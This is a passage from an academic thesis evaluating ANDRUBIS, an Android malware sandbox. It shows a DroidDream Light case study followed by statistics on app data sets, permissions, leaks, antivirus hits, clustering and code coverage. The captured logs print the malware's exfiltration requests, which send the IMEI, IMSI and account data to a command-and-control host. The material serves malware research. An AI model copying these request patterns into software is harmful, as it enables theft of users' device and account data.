        OutCallLog:Bob,2013-04-03 15:12:02,0131337,2
        InCallLog:null,2012-12-18 17:42:55,0131337,2
        OutCallLog:null,2012-12-18 17:39:14,0131337,1
        OutCallLog:null,2012-12-18 15:20:47,0800123456789,8
  </data>
</file-leak>
```

```
<network-leak seconds="100.147377014" tag="TAINT_IMEI, TAINT_IMSI">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>
POST /o?PhoneType=generic&amp;Version=7.0&amp;PhoneImei=357242043237517&amp;
  PhoneImsi=310005123456789 HTTP/1.1
Accept: */*
Connection: Keep-Alive
Content-Type: application/octet-stream
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.4; generic Build/GRJ22)
Host: oucameyed.com
Content-Length: 165
Accept-Encoding: gzip
</data>
</network-leak>

<network-write seconds="101.147395849">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>
H..............0.............A...&amp;......mz.&amp;&gt;....C.e;.............)
C.........+I.....8..........w.........|.....,..........h.........:....P.........
h...8......R{i^......3.......g........'b.Y ZA.....4!......m....&amp;@6?...s&gt;..
....n...&gt;......  ....2......,.........vQ...?5.........~1{(.}...e&amp;
  </data>
</network-write>
```

Finally, `DroidDream Light` writes the Google account username, under which the phone is signed in at Google, to a file called */data/data/com.options.list/files/goa4*. Note that this data is not tracked by TaintDroid and therefore there are no taint tags for this write operation.

```
# write Google account username to file
<file-write seconds="106.14625001">
  <path>/data/data/com.options.list/files/goa4.</path>
  <data>andrubis01@gmail.com</data>
</file-write>
```

Again this data is read from file and then uploaded to the C&C server as a compressed gzip stream.

```
<file-read seconds="106.146447897">
  <path>/data/data/com.options.list/files/goa4.</path>
  <data>andrubis01@gmail.com</data>
</file-read>
```

```
<network-leak seconds="106.1473279" tag="TAINT_IMEI, TAINT_IMSI">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>P
POST /g?PhoneType=generic&amp;amp;Version=7.0&amp;amp;PhoneImei=357242043237517&amp;amp;
  PhoneImsi=310005123456789 HTTP/1.1
Accept: */*
Connection: Keep-Alive
Content-Type: application/octet-stream
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.4; generic Build/GRJ22)
Host: oucameyed.com
Content-Length: 28
Accept-Encoding: gzip
</data>
</network-leak>

<network-write seconds="107.145902872">
  <host>oucameyed.com</host>
  <port>80</port>
  <data>H...K...K)*M...,60tH...M.........K.......OV.q</data>
</network-write>
```

As we can see, `DroidDream Light` exfiltrates sensitive information like SMS messages, call-logs, device information, etc. and uploads them to a remote server. To visualize this behavior, Figure 6.4 summarizes critical operations that have been recored by ANDRUBIS.

In this case study, we demonstrated, that ANDRUBIS is capable of monitoring the behavior of the `DroidDream Light` malware by monitoring cryptographic operations, file operations, network operations and others signals.

It also shows that even without VMI, ANDRUBIS delivers a powerful platform to analyze Android applications. The overhead, both in processing time and disc space, when running ANDRUBIS with VIM is considerable. If the added benefit outweighs the performance impact will be discussed in the following section.



Figure 6.4: Critical operations of `DroidDream Light` as observed by ANDRUBIS.

CHAPTER 7

Evaluation

The evaluation of ANDRUBIS consists of multiple parts which aim to demonstrate that ANDRUBIS is capable of providing researchers with a comprehensive static and dynamic analysis report of Android applications and to allow comprehensive malware analysis.

As a case study, we analyze a data set of 27,000 applications from multiple sources, including known malware. Taking indicators for malware from related work, we also try to look for malicious behavior in applications downloaded from torrents and one-click hosters. Furthermore, by clustering the data set, we show that the feature set produced by ANDRUBIS is rich enough to be integrated into post-processing methods for an automatic malware classification. Finally, we evaluate the effectiveness of the stimulation both in terms of observed behavior and code coverage.

7.1 Data Sets

For this evaluation, we aimed for a high diversity in our collected applications and therefore did not restrict our gathering process to the Google Play Store and alternative Android app markets. We also downloaded application archives via BitTorrent networks and direct downloads from one-click hosters (OCH). Furthermore, we included known malware corpora in our analysis. Table 7.1 lists the number of apps we retrieved from each source. In detail, we collected apps from the following sources:

	GP	VT	M	PS	DD1	DD2	T1	T2	T3	Total
Number of APK files	1260	615	239	14141	2425	1341	2872	1982	9586	34413
Size (in GB)	1.6	0.8	0.4	22	2.8	2.2	4.4	3.1	11	48.3
Unique MD5 hashes	1260	615	237	14141	1277	1331	1940	1960	4551	237
Google Play Store overlap	0	1	4	14141	1	1	2	15	4	-

Table 7.1: Number of applications from the different sources in our data set.

7.1.1 Genome Project (GP).

The Genome Project [61] is a vetted malware corpus that contains samples from 49 different families. The samples were collected from August 2010 to October 2011. However, the age of some of those malware samples can pose problems during dynamic analysis. Especially malware that relies on a C&C server is problematic to analyze if the server is no longer available. Nevertheless, as we describe in the next section, our baseline showed a high amount of overall activity in this data set.

7.1.2 VirusTotal (VT).

Courtesy of VirusTotal [23], we downloaded over 600 Android apps from their database, where multiple AV scanning results indicated the apps to be malware.

7.1.3 Malware (M).

This is a small collection of manually gathered malware samples we encountered during our studies.

7.1.4 Google Play Store (PS).

This is a snapshot of some of the most recent apps published on the Google Play Store that were crawled during May and June 2012.

7.1.5 Direct Downloads (DD1/2).

These applications indicate direct downloads from various one-click hosters. DD1 originated from crawled forum entries aggregated by `http://filestube.com`. The original sources stem from various forum entries. DD2 originated from a single site called `http://iload.to`, before the administrators decided to take the site down to avoid legal issues.

7.1.6 Torrents (T1/2/3).

We downloaded applications from `http://thepiratebay.se`, `http://torrentz.eu` and `http://isohunt.com` from all torrents that had more than 10 seeders. To avoid distribution of copyright-protected content, we prohibited our torrent client from uploading any data at all.

We distinguish between the subsets of torrents and direct downloads on purpose. This allows us to see possible deviations in our results not only between different sources but also within the sources themselves. One notable difference between the data sets is the percentage of paid apps. All the apps we crawled from the official Google Play Store are free to download.

Feature Group	GP	VT	M	PS	DD1	DD2	T1	T2	T3
File activity	94.60%	82.60%	79.32%	70.75%	52.39%	47.03%	70.93%	66.99%	62.10%
Network activity	76.67%	34.31%	59.92%	61.13%	20.44%	17.21%	28.97%	27.86%	25.55%
Phone activity (SMS)	4.76%	29.11%	10.13%	0.17%	0.08%	0.08%	0.05%	0.05%	0.02%
Phone activity (call)	0.08%	0.00%	0.00%	0.26%	0.23%	0.38%	0.31%	0.20%	0.22%
Data leak	50.87%	17.07%	40.08%	17.13%	7.13%	4.21%	10.57%	9.64%	8.39%
Native library load	17.62%	9.27%	18.99%	8.39%	7.83%	6.24%	18.04%	14.34%	12.13%
DEX class load	16.19%	0.00%	0.42%	0.02%	0.00%	0.00%	0.00%	0.05%	0.02%
Crypto operations	24.60%	4.72%	14.77%	2.64%	1.80%	2.10%	6.91%	6.07%	5.05%

Table 7.2: Share of applications per data set that exhibited certain dynamic feature groups.

Direct downloads, torrents and even some of the malware samples, however, partially contain non-free commercial apps. Before downloading the apps, we presumed that external sources exclusively distributed non-free apps. This assumption was wrong, however. Most of the uploads are collections of games and apps the publisher deems useful. That comprises free as well as paid apps.

7.2 Quantitative Results

With these data sets, we conducted our first tests. For each app, we executed three steps:

1. We performed static analysis.
2. We performed dynamic analysis with a timeframe of three minutes per sample[1].
3. We submitted the app to VirusTotal directly after execution. If no report existed, we requeried VirusTotal again after 48 hours and 7 days.

Table 7.2 shows to which extent the applications exhibited certain feature groups during execution. It also shows that discrepancies between requested and actually used permissions can easily occur. Apps from the Genome Project, for example, requested SMS permissions in more than 40% of all cases (see Table 7.4), while using them in only 4% of all runs. While the authors of the Genome Project reported 45.3% of samples as having the support for sending short messages [61], this difference is caused by a combination of sample age and the tendency of malware to precautionary request permissions to use them at a later point. Still, the Genome Project has very high overall activity in the main feature groups such as file and network activity, even though some of the samples remained dormant while we executed them.

Concerning phone-specific facilities, only very few applications across all data sets initiated phone calls during our analysis. However, we observed known malware samples sending a considerable amount of SMS. This comes as no surprise considering that sending SMS to premium numbers is the main monetization vector of current mobile malware [47].

At this point, we are further able to analyze claims of previous research papers concerning commonly observed malicious behaviors, focusing on the use of dynamically loaded code, data leaks and the proportion of used to requested permissions.

[1] This timeframe yielded the best trade-off between runtime and observed features. Longer runtime might provide even more features, but would have put a significant strain on our resources.

7.2.1 Dynamically Loaded Code

Zhou et al. [60,62] observed that of all investigated apps 4.52% and 5% respectively used native code libraries. As shown in Table 7.2, we observed 18% for the Genome Project and 10% for market apps. At a finer granularity, we can also distinguish between total libraries loaded, system native libraries loaded and non-system libraries loaded. Here the respective values are 17.62%/6.83%/11.83% for the Genome Project and 8.39%/7.16%/1.60% for market apps. Up to 18% of applications downloaded from torrents and up to almost 8% of applications from direct downloads dynamically loaded native code, but predominantly system libraries. However, custom (non-system) libraries are far more dangerous than those provided by the Android system itself. Overall, we observed that native library usage among apps has drastically risen. The reason for system library usage is simple. More developers are creating games and graphically enhanced apps. For this purpose, they have to load the system's openGL library, which is of course implemented natively to utilize the onboard GPU. Custom libraries are, however, a good indicator for malware and are heavily used in the samples we analyzed. For the torrent and direct download data sets, we assume they contain a large portion of games requiring graphics libraries.

Another facility to dynamically extend an app's functionality is represented by the Java-based method to dynamically load modules. Instead of using JNI to invoke native code libraries, it is also possible to implement classes and load them with the DEX class loader. We observed this behavior for very few apps from the market, direct downloads or torrents ($< 0.1\%$) but for over 16% of all malware apps from the Genome Project. Furthermore, these elements are exclusive, meaning that either a sample loaded a native library or a Java class, but never both. In total, a third of all malware samples loaded non-system code at runtime – something that we saw in less than 2% of other applications. Overall, we conclude that dynamically loading code on either native or Dalvik level is a strong indicator that a sample is malicious.

7.2.2 Data Leaks

Our next observation deals with data leaks, sensitive information that was transmitted over the network being of particular interest. For the sake of clarity, we therefore omit results where information was sent via SMS messages or directly written to a file. The same information was collected for iPhone applications in 2011 [34]. Here, the authors found that 21% of all applications they analyzed, leaked the device ID. The main reason for such behavior is that freeware programs often use ad libraries to create revenue. Incidence of International Mobile Station Equipment Identity (IMEI) and International Mobile Subscriber Identity (IMSI) disclosure is lower on Android because Google provides the *Android ID*, a tracking value randomly generated by each device to allow apps to count installations.

Table 7.3 illustrates the number of privacy leaks we observed for the various sources in our data set. In general, malware primarily leaks device identifiers (IMEI and IMSI) and phone numbers. Leaking of personal information such as the current location or even contacts seems to be less widespread. The IMSI was almost never leaked. The IMEI on the other hand was leaked by 9.4% of all apps from the market. As mentioned before, these are mostly third party advertise-

ment libraries that need to track devices to estimate installations. Less than 2% of samples from direct downloads and torrents leaked the IMEI. That, in addition to the low SMS activity and primary reliance on system instead of custom native code, indicates that these channels are not primarily used to distribute malware but to share pay-apps. Furthermore, our evaluation shows very consistent values across external sources as they are simply collections of useful tools or games, if possible in their full version without advertisement.

Leaked Data Source	GP	VT	M	PS	DD1	DD2	T1	T2	T3
IMEI	45.6%	14.3%	28.3%	9.4%	1.4%	1.5%	2.7%	2.0%	2.0%
IMSI	26.2%	6.3%	20.3%	0.8%	0.3%	0.0%	0.5%	0.3%	0.2%
Contacts	0.8%	0.3%	2.5%	0.0%	0.2%	0.0%	0.1%	0.1%	0.0%
Phone Number	15.0%	8.0 %	11.4%	0.7%	0.2%	0.2%	0.2%	0.2%	0.2%
Location	1.6%	1.4%	1.7%	2.1%	1.2%	0.8%	1.6%	1.2%	1.1%

Table 7.3: Share of applications per data set that leaked sensitive information over the network.

7.2.3 Permissions

Android offers a total of 130 system permissions that applications can request in their manifest. Additionally, apps can create and request user-defined permissions. Felt et al. [37] proposed to use the set of permissions requested by an app for the detection of malware-specific abnormalities. During our evaluation we noticed two properties that were different between known malware and other application sets. First, malware apps tend to request a lot more permissions than benign apps. Figure 7.1 shows the distribution of required and used permissions for each source. Apps downloaded from the Google Play Store, for instance, request a third of the number of permissions that malicious samples from the Genome Project request. Again, the concrete numbers for download sources suggest that neither OCH-hosted files, nor torrents are overly infected with malware according to this criterion.



Figure 7.1: Average number of requested and used permissions for each source.

Figure 7.2 shows the ratio of requested permissions to the number of permissions that are actually used according to static analysis. The assumption was, that malware samples request more permissions during installation than needed so that they later have the possibility to load other code parts that use these permissions. We could only partially prove this assumption. The official market exhibits a 99% ratio of used versus requested permissions. In comparison, the malware sets did exhibit a lower percentage in their permission usage ratio. With 73-78%, however, the difference is not significant enough to distinguish between malware and goodware. The total amount of requested permissions is a far better indicator for malicious applications.



Figure 7.2: Ratio of used/requested permissions for each source.

Finally, a look at the most frequently requested permissions in Table 7.4 shows that our observations are almost completely in line with the static results presented by Zhou et al. [61]. Even on this much larger sample base, the suspicious permissions remain the same.

Google Play Store		Genome Project	
INTERNET	86%	INTERNET	98%
ACCESS_NETWORK_STATE	54%	READ_PHONE_STATE	94%
WRITE_EXTERNAL_STORAGE	33%	ACCESS_NETWORK_STATE	82%
READ_PHONE_STATE	22%	WRITE_EXTERNAL_STORAGE	67%
ACCESS_COARSE_LOCATION	21%	ACCESS_WIFI_STATE	65%
ACCESS_FINE_LOCATION	21%	READ_SMS	64%
VIBRATE	17%	RECEIVE_BOOT_COMPLETED	55%
ACCESS_WIFI_STATE	11%	WRITE_SMS	53%
WAKE_LOCK	11%	SEND_SMS	43%
CALL_PHONE	8%	RECEIVE_SMS	39%

Table 7.4: Top 10 used permissions (percentage of apps in data set).

7.2.4 Broadcast Receivers

The same pattern can be observed for the most frequently registered broadcast receivers. Table 7.5 shows that market samples, above all, watch for a user being present, probably to get out of idle mode quickly whenever a user unlocked the phone. Malware, on the other hand, often registers as a service which is running in the background and does not care for user input in

Google Play Store		**G**enome Project	
USER_PRESENT	14%	BOOT_COMPLETED	55%
INSTALL_REFERRER	12%	UMS_DISCONNECTED	15%
BOOT_COMPLETED	5%	SCREEN_ON	10%
APPWIDGET_UPDATE	4%	SMS_RECEIVED	9%
CONNECTIVITY_CHANGE	2%	PHONE_STATE	7%
REGISTRATION	2%	CONNECTIVITY_CHANGE	5%
SERVICE_STATE	2%	NEW_OUTGOING_CALL	4%
PURCHASE_STATE_CHANGED	1%	USER_PRESENT	4%
SMS_RECEIVED	1%	ACTION_POWER_CONNECTED	4%
BATTERY_CHANGED	1%	UNINSTALL_SHORTCUT	3%

Table 7.5: Top 10 registered broadcast receivers (percentage of apps in data set).

many cases. The most prevalent event they listen for is `BOOT_COMPLETED`, which triggers as soon as the phone is switched on and reports ready for operation.

7.3 Anti Virus Detections

In principle, anti virus (AV) scanners are fit to scan Android samples and detect signatures for known malware. Since APK files are nothing more than zip archives, they can be unpacked and inspected just like their Windows counterparts. Therefore, repacked and newly distributed malware can be detected, if a signature exists.

To get an overview on the current AV landscape, we retrieved labels for all investigated samples from VirusTotal [23]. VirusTotal performs a scan with 43 different signature-based scan engines from various AV companies. Table 7.6 summarizes the scanning results. Those results are categorized in known and new malware. Known malware denominates samples that were submitted before we analyzed them while new malware are samples we submitted first. For both categories, we give the absolute number of samples that produced either between one to four, or five or more hits. The reason is simply that samples can hardly be classified as malicious if just one of 43 AV engines produces a hit. In this case, the label can be a false positive or, for instance, labeled as adware or other potentially unwanted software. A good example is the relatively high number of AV detections for apps in set *Torrents 3*. Out of the listed 21 apps, 13 are either programs for rooting a device or flashing firmware images. The rest consists of various malware apps, including one named *KasperskyMobile_Security* which turns out to be of the *AndroidOS.Kiser* family. Overall, we see the same picture as in our previous results. The malware proportion according to AV labels in data sets other than the known malware sets varies between 1‰ and 5‰. As expected, the Google Play Store contains even less malware with only 6 reliable hits in our set (0.5‰). Most malware infections are individual cases, even in torrents and files downloaded from OCH.

	GP	VT	M	PS	DD1	DD2	T1	T2	T3
Submitted	1260	615	237	14141	1277	1331	1940	1960	4551
First time submission (rate)	0 (0%)	0 (0%)	0 (0%)	9304 (66%)	199 (16%)	78 (6%)	221 (11%)	227 (12%)	414 (9%)
Known Samples (>0 hits)	1232	615	234	440	13	17	28	17	66
Known Samples (≥ 5 hits)	1214	615	218	6	5	2	2	5	21
New Samples (>0 hits)	0	0	0	394	0	0	2	4	1
New Samples (≥ 5 hits)	0	0	0	3	0	0	0	0	0

Table 7.6: VirusTotal statistics for our data set.

7.4 Clustering

In order to evaluate whether the feature set produced by ANDRUBIS is indeed rich enough to allow for proper results using post-analysis techniques, we clustered our evaluation data set. One of the biggest advantages when dynamically executing programs is the possibility to create behavioral profiles based on the monitored data in addition to the wealth of static features that can be extracted from Android applications. In contrast to other approaches [30, 61, 62], we use the term *behavioral* for operations observed while a sample is executed. While requesting permissions is seen as a behavioral aspect by the authors, we consider these actions as static as we can derive them without executing the app. Thus, a profile with only static components is strictly speaking not a behavioral profile.

We create a *behavioral profile* for each application based on features observed during dynamic analysis as well as static features extracted from the APK files. The dynamic behavior includes features such as reading and writing to files, sending SMS, making phone calls, the use of cryptographic operations, the dynamic registration of broadcast receivers, loading DEX classes and native libraries and leaking sensitive information to files, the network and via SMS. Additionally, network-related dynamic features are generated by parsing the captured network dump and extract contacted endpoints, ports and communication protocols. Static features include activities, services and broadcast receivers parsed from the manifest as well as required permissions and static URLs. We define the distance between two apps as the Jaccard distance between their profiles.

To overcome the computational complexity of exact clustering and process the behavioral profiles of 27,000 applications within a reasonable amount of time, we utilized the clustering approach Bayer et al. already applied to the clustering of Windows malware [28]. This clustering algorithm is based on locality sensitive hashing (LSH), and provides an efficient solution to the approximate nearest neighbor problem (ϵ-NNS). LSH can be used to perform an approximate clustering while computing only a small fraction of the $\frac{n^2}{2}$ distances between pairs of points. Leveraging LSH clustering, we are able to compute an approximate, single-linkage hierarchical clustering for our complete data set.

Under the assumption that the extracted feature set is rich enough, the clusters should expose applications with common properties. With the already categorized malware from the Genome Project as well as AV labels from VirusTotal we have a ground truth that allows us to identify clusters containing malware and find variants of similar samples from other sources. It also

allows us to identify previously unknown samples when they are placed in the same cluster due to similarities in behavior and/or static features. We picked the most interesting clusters based on dynamic features alone and a combination of dynamic and static features and provide a short discussion on their properties in the following two paragraphs.

We first clustered samples using only dynamic features. The largest resulting clusters were defined by the behavior of advertisements. Applications that include the same ad library for displaying advertisements connect to the same server and therefore feature similar dynamic results. Unsurprisingly, the largest cluster features apps using AdMob[2] as their ad library. An interesting side-effect of these results is to see the approximate share of advertisement for each provider. Large clusters were also defined by the leaking of information. For one cluster represented by 38 apps 65% of the corresponding samples belong to the already classified malware family *DroidKungFu*, the remaining 35% stem from the official market. The cluster's determining factor is heavy device ID leakage over the network. Samples of a comparable cluster of size 23 leak phone number and other database content. 69% of the correlating samples stem from our malware collections, while 31% can be found in the market.

When combining static results and dynamic behavior to a more complete profile, the growing amount of features enables us to watch for larger clusters. With 216 elements, we found a set of apps that all belong to the *BaseBridge* malware family. These samples are primarily distinguished by the large set of permissions they request, 15 per app on average. All samples from that cluster belong to one of our malware sets.

Taken as a whole, the combined clustering can be used as a means to reduce the set of apps that have to be screened manually. With a reference set, the data provided by both, static and dynamic analysis elements can be leveraged to deduce a malware rating scheme or at least provide a reduced list of suspicious apps to be screened by a human analyst.

7.5 Stimulation

As an integral part of the analysis environment, we also evaluated our stimulation engine's effectiveness. For this purpose, we selected a set of 250 malicious and 250 benign apps. All benign apps were taken from the official Play Store and were still available when we conducted our tests in April 2013. The malware samples are a random selection of AV-labeled samples. However, in order to select only apps that showed at least some interesting behavior, we first discarded apps showing no activity during dynamic analysis.

To better distinguish between programmatically introduced stimulation events and the GUI-based exerciser monkey, we ran separate tests with all permutations of these two stimulation methods. Figure 7.3 shows the percentage of apps that exhibit a specific behavior after stimulation. We count an app as stimulated if we see at least one event of a category. The first bar shows results when only the main activity of an app is invoked. This corresponds to a user starting the app. The second bar gives the result, when in addition to invoking the main activity, the exerciser monkey is used. The third bar shows the results of using our newly developed stimulator alone. Finally the forth bar puts all stimulation facilities together, as implemented in ANDRUBIS.

[2] `http://www.google.com/ads/admob/`



Figure 7.3: Percentage of apps that showed specific operations when using each stimulation method.

Taking the first category as an example, we see that only 54% of all apps perform file operations if we trigger the main intent after installation. With all elements from our stimulation engine, this percentage increases to 99%. The graph also shows that different stimulation methods are better suited for some events than others. Services, for instance, were almost exclusively triggered by our service iterator, while the exerciser monkey alone triggered a good portion of SMS activity. Unsurprisingly, a combination of all techniques always triggered the most behavior.

Differences in stimulation effectiveness are also caused by the type of analyzed apps. Games, for instance, are hard to stimulate with the monkey, while other apps are hard to activate programmatically. Figure 7.4 shows a three-minute analysis run of three different applications. MonkeyJump, a piece of malware distributed within a game lies dormant during the monkey phase, while App Manager Pro reacts positively to this form of stimulation. For NZ Subway & Bus Time both the programmatic stimulation and the monkey trigger a considerable amount of events. In conclusion, both GUI-based and programmatically triggered stimulation are necessary to achieve the best coverage.



Figure 7.4: Observed number of events for three applications during the phases of an analysis run.

7.6 Code Coverage

In order to understand the effectiveness of ANDRUBIS and its stimulation framework in more detail, we further compute the obtained code coverage. As described earlier, we use static analysis to generate a complete function footprint of the target app. We then map each function invocation from the method trace output against this footprint and calculate the percentage of functions called during the individual stimulation phases of dynamic analysis.

Table 7.7 lists the average code coverage per stimulation phase on our subset of 250 malicious and 250 benign applications. Overall, ANDRUBIS achieved an average code coverage of around 27.74% on benign applications and 27.80% on malicious applications. However, apps may contain numerous functions that, during a normal execution, will never be invoked, such as localization and in-app settings or large portions of unused code from third-party ad libraries. Thus, for a less conservative code coverage computation we could whitelist known third party APIs to get a better indication of the number of functions called that were written by the app authors themselves.

data set	broadcast	activities	services	monkey	sum
benign	0.79%	21.83%	0.56%	24.81%	27.74%
malicious	4.68%	15.14%	7.14%	19.17%	27.80%

Table 7.7: Code coverage during individual stimulation phases.

When looking at the coverage results for the individual stimulation phases, we can see that for both benign and malicious applications a large portion of the code coverage comes from activity stimulation and the exerciser monkey. Furthermore, while the stimulation of broadcast receivers and services has a negligible effect on benign applications, it triggers a considerable amount of functions in malicious applications. This is not surprising, as malware apps tend to register services and listen to broadcast events in order to operate without user interaction.

We also analyzed a handful of apps by hand using a custom system image that enables method tracing. Table 7.8 shows the result for 15 benign apps while Table 7.9 shows the results for 15 malicious apps. Generally, ANDRUBIS seems to perform better for malicious applications, surpassing the code covered by manual analysis for some apps. This is likely caused by external stimulations, such as a reboot or the receipt of SMS, that were not triggered during manual analysis. Overall, the differences between manual and automated analysis are below 10% for both benign and malicious applications. We are hoping to narrow this gap even further with a more targeted user interface stimulation than the random events caused by the exerciser monkey in the future.

7.7 Performance

Finally, we measure the performance of ANDRUBIS in different configurations and compare it to the performance of real hardware. Table 7.10 shows measurements with the AnTuTu Android benchmark, which we configured to rate CPU and I/O performance. The baseline for our measurements is the plain QEMU emulator running a vanilla Android image. Adding the instru-

Application	Category	Manual	Calls (of total)	ANDRUBIS
com.skylineapps.opentech	Business	8.91%	27 of 303	+1.32%
com.lftechs.tictactoe.free	Games	34.52%	107 of 310	-4.19%
ynd.tapmadness	Games	24.08%	657 of 2728	-3.45%
com.AndPhone.game.Defense	Games	31.47%	772 of 2453	-12.27%
com.via3apps.sensacio142	Entertainment	35.24%	160 of 454	-32.38%
com.baste.bender	Entertainment	58.14%	125 of 215	-27.91%
com.rpg90.seasons_cn	Music & Audio	24.43%	472 of 1932	-5.33%
com.omgbutton	Music & Audio	37.70%	184 of 488	-17.83%
com.brightai.middlesboroguide	Sports	7.55%	216 of 2860	-0.80%
com.snoffleware.android.rationalcalcfree	Productivity	3.89%	166 of 4269	-0.56%
org.steele.david.silentOnOff	Productivity	56.83%	79 of 139	-9.35%
com.accesslane.screensaver.shootinggallery.lite	Screensaver	41.95%	146 of 348	-16.09%
com.appspot.yongSubway_NZ	Travel	100.00%	2 of 2	0.00%
com.hetverkeer.info	Travel	47.95%	105 of 219	-12.79%
height.wallfeb28m	Wallpapers	20.68%	97 of 469	-0.21%
Average code coverage		35.56%		-9.47%

Table 7.8: Code coverage of ANDRUBIS compared to manual analysis (benign applications).

Application	AV Label (F-Secure, Kaspersky, Sophos)			Manual	Calls (of total)	ANDRUBIS
com.keji.danti922	BaseBridge.A	BaseBrid.a	Anserv-A	41.34%	296 of 716	-19.07%
com.software.application	Boxer.C	FakeInst.a	Boxer-D	14.15%	15 of 106	+10.21%
org.zhou.cash.yy	DroidKungFu.C	KungFu.a	KongFu-A	46.80%	476 of 1017	-30.07%
tp5x.WGt12	Fakeinst.L	FakeInst.ed	Opfake-E	39.77%	35 of 88	-11.05%
org.cahlomi.dmugeiwawbrgt	Frogonal.A	GinMaster.a	Frogonal-A	22.39%	245 of 1094	-18.65%
com.gkiksfsle	Frogonal.A	GinMaster.a	Frogonal-A	10.05%	584 of 5813	-9.16%
